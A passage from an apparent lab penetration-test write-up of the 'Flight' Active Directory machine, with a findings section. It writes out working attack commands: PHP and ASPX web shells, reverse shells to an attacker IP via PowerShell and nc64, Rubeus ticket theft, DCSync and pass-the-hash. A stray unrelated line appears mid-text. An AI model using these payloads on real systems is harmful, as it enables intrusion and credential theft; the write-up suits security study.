smbclient -U "c.bum" "\\\\10.129.228.120\\Web"
```

Web Shell Creation:

```
echo '<?php system($_GET[cmd]);?>' >> shell.php
```

```
smb: \flight.htb\> put shell.php
putting file shell.php as \flight.htb\shell.php (0.2 kB/s) (average 2.3 kB/s)
```

Reverse Shell Execution:

Used the web shell to execute a PowerShell reverse shell payload:

```
http://flight.htb/shell.php?cmd=powershell%20-nop%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient%28%2710.10.14.127%27%2C4444%29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24sendback2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24client.Close%28%29%22
```

```
[+] Logging to /home/kali/.penelope/sessions/G0~10.129.228.120-Microsoft_Windows_Server_2019_Standard-x64-based_PC/2025_12_10-07_38_15-019.log 📜

PS C:\xampp\htdocs\flight.htb> id
PS C:\xampp\htdocs\flight.htb> whoami
flight\svc_apache
PS C:\xampp\htdocs\flight.htb> whoami
flight\svc_apache
PS C:\xampp\htdocs\flight.htb> ls


    Directory: C:\xampp\htdocs\flight.htb


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/9/2025  11:37 PM                css
d-----        12/9/2025  11:37 PM                images
d-----        12/9/2025  11:37 PM                js
-a----        2/23/2022   9:58 PM           7069 index.html
-a----        12/9/2025  11:38 PM             32 shell.php


PS C:\xampp\htdocs\flight.htb> dir
```

2.8 Privilege Escalation via RunasCs

To execute commands as `c.bum` with proper context, `RunasCs.exe` was downloaded and executed.


Tool Download:

```
kali@kali ~/Downloads [07:56:04] $ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.228.120 - - [10/Dec/2025 07:57:46] "GET /RunasCs.exe HTTP/1.1" 200 -
^C
```

```
PS C:\> cd temp
PS C:\temp> iwr -uri http://10.10.14.127/RunasCs.exe -Outfile ./RunasCs.exe
PS C:\temp> ls


    Directory: C:\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         12/9/2025  11:57 PM          51712 RunasCs.exe
```

Command Execution:

```
./RunasCs.exe c.bum <REDACTED> powershell -r 10.10.14.127:443
```



2.9 Internal Service Discovery and Tunneling

Network enumeration revealed an internal service running on port 8000, requiring tunneling for external access.

Network Scan:

```
netstat -ano
```

```
PS C:\Windows\system32> netstat -ano
netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       5572
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       668
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       924
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       668
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       5572
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       668
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       924
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       668
  TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       668
  TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       668
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:8000           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       3024
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       504
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1324
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1568
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       668
  TCP    0.0.0.0:49673          0.0.0.0:0              LISTENING       668
  TCP    0.0.0.0:49674          0.0.0.0:0              LISTENING       668
  TCP    0.0.0.0:49686          0.0.0.0:0              LISTENING       3012
  TCP    0.0.0.0:49694          0.0.0.0:0              LISTENING       3076
  TCP    0.0.0.0:49703          0.0.0.0:0              LISTENING       648
  TCP    10.129.228.120:53      0.0.0.0:0              LISTENING       3012
  TCP    10.129.228.120:80      10.10.14.127:46944     ESTABLISHED     5572
  TCP    10.129.228.120:139     0.0.0.0:0              LISTENING       4
  TCP    10.129.228.120:61751   10.10.14.127:4444      ESTABLISHED     4572
  TCP    10.129.228.120:61762   10.10.14.127:443       ESTABLISHED     3556
  TCP    127.0.0.1:53           0.0.0.0:0              LISTENING       3012
  TCP    [::]:80                [::]:0                 LISTENING       5572
  TCP    [::]:88                [::]:0                 LISTENING       668
  TCP    [::]:135               [::]:0                 LISTENING       924
```

Chisel Tunneling Setup:


Attacker (Listener):

```
./chisel-static server -p 8001 --reverse
```

Target (Client):

```
./chisel.exe client 10.10.14.127:8001 R:8070:127.0.0.1:8000
```

Discovery:
The tunneled service revealed an IIS application for ticket purchasing at the development site.



CHECK WEATHER FOR 5 NEXT DAYS

Directory Identification:

Found the web root at `c:\inetpub\development`.

```
    Directory: C:\inetpub\development


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/10/2025   5:07 PM                css
d-----        12/10/2025   5:07 PM                fonts
d-----        12/10/2025   5:07 PM                img
d-----        12/10/2025   5:07 PM                js
-a----         4/16/2018   2:23 PM           9371 contact.html
-a----         4/16/2018   2:23 PM          45949 index.html
```

2.10 Web Shell Deployment to IIS

Deployed an ASPX web shell to the IIS development directory for code execution in the IIS application pool context.


Shell Deployment:

```
iwr -uri http://10.10.14.127/shell.aspx -outfile ./shell.aspx
```

```
PS C:\inetpub\development> ls
ls


    Directory: C:\inetpub\development


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/10/2025   5:07 PM                css
d-----        12/10/2025   5:07 PM                fonts
d-----        12/10/2025   5:07 PM                img
d-----        12/10/2025   5:07 PM                js
-a----         4/16/2018   2:23 PM           9371 contact.html
-a----         4/16/2018   2:23 PM          45949 index.html
-a----        12/10/2025   5:11 PM           4334 shell.aspx
```

Reverse Shell Execution:

Accessed the shell at `http://127.0.0.1:8070/shell.aspx` with a PowerShell payload, gaining access as `iis apppool\DefaultAppPool`.




```
PS C:\windows\system32\inetsrv> id
PS C:\windows\system32\inetsrv> whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv>
```

Privilege Analysis:

The service account had `SeImpersonatePrivilege` enabled, presenting multiple privilege escalation paths.

```
PS C:\windows\system32\inetsrv> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

2.11 Kerberos Delegation Abuse (TGT Delegation)

Leveraged the fact that `IIS APPPOOL\DefaultAppPool` is a Microsoft Virtual Account, which can request tickets for the machine account, enabling DCSync attacks.

Rubeus Execution:

```
./Rubeus.exe tgtdeleg /nowrap
```

Ticket Extraction and Conversion:

1. Saved the base64-encoded ticket to `kirbi.b64`
2. Converted to binary format: `cat kirbi.b64 | base64 -d > ticket.kirbi`
3. Converted to ccache format: `mimikatz-kirbi2ccache kirbi.b64 ticket.ccache`

2.12 DCSync Attack and Domain Compromise

With valid machine account tickets, performed DCSync to extract the Administrator hash.

Command:

```
impacket-secretsdump -k -no-pass g0.flight.htb -just-dc-user Administrator -
target 10.129.228.120
```

```
kali@kali ~/workspace/flight/content [02:25:49] $ secretsdump.py  -k -no-pass g0.flight.htb -just-dc-user Administrator -target 10.129.228.120
Impacket v0.14.0.dev0+20251117.163331.7bd0d5ab - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:[redacted]
[*] Kerberos keys grabbed
Administrator:aes256-cts [redacted]
Administrator:aes128-cts [redacted]
Administrator:des-cbc-md5:[redacted]
[*] Cleaning up ...
```

Alternative Method (Impersonation):

As the service account had `SeImpersonatePrivilege`, SweetPotato could be used for privilege escalation.

SweetPotato Execution:

```
.\sweetpotatonew.exe -e EfsRpc -p cmd.exe -a "/c whoami > C:\temp\out.txt"
```

Verification:

```
cat out.txt
nt authority\system
```

Reverse Shell via SweetPotato:

```
.\sweetpotatonew.exe -e EfsRpc -p cmd.exe -a "/c c:\temp\nc64.exe
10.10.14.127 9999 -e cmd.exe"
```

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

2.13 Final Administrative Access

Used the extracted Administrator hash to gain full domain administrative access.

Command:

```
impacket-psexec -hashes <REDACTED> flight.htb/Administrator@10.129.228.120
```

```
kali@kali ~/workspace/flight/content [02:28:50] $ impacket-psexec -hashes [redacted] flight.htb/Administrator@10.129.228.120
Impacket v0.14.0.dev0+20251117.163331.7bd0d5ab - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.228.120.....
[*] Found writable share ADMIN$
[*] Uploading file QNZWlFQh.exe
[*] Opening SVCManager on 10.129.228.120.....
[*] Creating service QBIM on 10.129.228.120.....
[*] Starting service QBIM.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd c:\users\administrator

c:\Users\Administrator> cd desktop
```

Root Flag Retrieval:
Successfully accessed the Administrator desktop and retrieved the root flag, completing the domain compromise.

2.14 Attack Chain Summary


This engagement demonstrated a sophisticated attack chain against an enterprise Active Directory environment:

1. **Information Disclosure** → Web application LFI vulnerability
2. **Configuration Weakness** → RFI enabled via `allow_url_fopen`
3. **Protocol Abuse** → NTLMv2 hash theft via SMB authentication coercion
4. **Credential Management Failure** → Password reuse across service and user accounts
5. **Access Control Issue** → Excessive permissions allowing share write access
6. **NTLM Relay** → Additional credential capture via malicious file uploads
7. **Web Shell Deployment** → Initial code execution and foothold establishment
8. **Internal Service Discovery** → Tunneling to access restricted services
9. **Application Pool Context** → Privileged code execution via IIS
10. **Kerberos Abuse** → TGT delegation for machine account impersonation
11. **DCSync Attack** → Complete domain credential extraction
12. **Alternative Path** → `SeImpersonatePrivilege` exploitation via SweetPotato
13. **Domain Dominance** → Full administrative access achieved

The attack leveraged multiple security misconfigurations and weaknesses, highlighting critical areas for remediation in enterprise Windows environments.

3 Findings


3.1 Vulnerability: Unauthenticated Local File Inclusion (LFI) with Information Disclosure



,

- **CVSS v3.1**: **AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – 7.5 (High)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`
- **Description**: The web application at `school.flight.htb` contained a Local File Inclusion vulnerability in the `view` parameter, allowing unauthenticated attackers to read arbitrary files on the server. The vulnerability was compounded by an information disclosure error that revealed PHP source code, exposing input sanitization logic and server path information.
- **Impact**: Attackers could read sensitive system files (e.g., `C:/Windows/System32/drivers/etc/hosts`, `php.ini`), leading to further reconnaissance, configuration analysis, and discovery of additional attack vectors (RFI enabled). The disclosure of filtering logic facilitated bypass development.
- **Technical Summary**: The parameter `?view=` accepted file paths without proper validation. While basic filters blocked strings like `\\`, `htaccess`, `shtml`, and `filter`, absolute Windows paths (`C:/Windows/...`) bypassed these checks. The error message when requesting `index.php` itself revealed server-side PHP code.


3.2 Vulnerability: Remote File Inclusion (RFI) Enabled via Misconfiguration



- **CVSS v3.1**: **AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L – 8.6 (High)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L`
- **Description**: The PHP configuration `allow_url_fopen = On` allowed the LFI vulnerability to be escalated to Remote File Inclusion. This permitted the server to fetch and execute content from arbitrary external URLs controlled by an attacker.


- **Impact**: RFI could lead to remote code execution, but in this instance, it was weaponized to force the server to initiate SMB connections to an attacker-controlled host, leading to NTLMv2 hash theft. This directly enabled credential compromise and initial foothold.
- **Technical Summary**: The `php.ini` file, read via the LFI, confirmed the setting. Payloads like `?view=//10.10.14.127/fake` triggered the server to authenticate via SMB to the specified IP, allowing hash capture with Responder.

3.3 Vulnerability: NTLMv2 Hash Capture via SMB Authentication Coercion




- **CVSS v3.1**: **AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N – 8.1 (High)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N`
- **Description**: By combining the RFI vulnerability with an SMB server (Responder), the server's service account (`svc_apache`) was coerced into authenticating via the NTLM protocol. The NTLMv2 challenge-response hash was intercepted and subsequently cracked offline.
- **Impact**: Successful compromise of the `svc_apache` service account password. This account had domain access, serving as the initial valid credential for Active Directory enumeration and lateral movement.
- **Technical Summary**: Attacker hosted a malicious SMB share. The RFI payload triggered an SMB connection. The hash was captured and cracked using `hashcat -m 5600` with the `rockyou.txt` wordlist, yielding the plaintext password.

3.4 Vulnerability: Password Reuse Across Service and User Accounts



- **CVSS v3.1**: **AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H – 9.9 (Critical)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H`
- **Description**: The cracked password for the low-privilege service account `svc_apache` was identically used by the standard domain user `S.Moon`. This represents a critical failure in credential management and segregation of duties.
- **Impact**: Credentials intended for a limited service context granted full interactive user access. `S.Moon` had write permissions to network shares, drastically expanding the attack surface and enabling subsequent NTLM relay attacks. The scope changed from a single service to the entire domain user's context.
- **Technical Summary**: Password testing via `nxc smb` with the `svc_apache` password against enumerated users (`S.Moon`) confirmed reuse.


3.5 Vulnerability: Insecure Share Permissions Enabling NTLM Relay



- **CVSS v3.1**: **AV:A/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:N – 8.1 (High)**
- **Vector**: `CVSS:3.1/AV:A/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:N`
- **Description**: The user `S.Moon` had write access to a network share accessible by other users. By placing malicious files (`.ini` , `.scf` , etc.) crafted with `ntlm_theft.py` , any user browsing the share would automatically attempt to authenticate to an attacker-controlled server, leaking their NTLMv2 hash.
- **Impact**: Capture of the NTLMv2 hash for user `c.bum` . This provided credentials for a user with different group memberships (`webdevs`) and access rights, facilitating lateral movement and web application compromise.


- **Technical Summary**: Files with embedded icon paths (`\\10.10.14.127\fake`) were uploaded. When `c.bum` accessed the share, Windows attempted to resolve the icon, initiating SMB authentication to the attacker's Responder instance.

3.6 Vulnerability: Excessive Write Permissions on Web Directories



- **CVSS v3.1**: **AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H – 8.1 (High)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H`
- **Description**: The user `c.bum` , member of the `webdevs` group, had write permissions to the primary web root directory (`Web` share). This allowed direct upload of web shells and other malicious content to the live website.
- **Impact**: Unauthorized remote code execution on the web server. This led to initial command execution, reconnaissance, and the establishment of a more stable foothold via a reverse shell.
- **Technical Summary**: Using `smbclient` with `c.bum` 's credentials, a PHP web shell (`shell.php`) was uploaded to the root web directory, which was then executed via HTTP request.


3.7 Vulnerability: Unsecured Internal Development Service



- **CVSS v3.1**: **AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H – 8.0 (High)**
- **Vector**: `CVSS:3.1/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H`

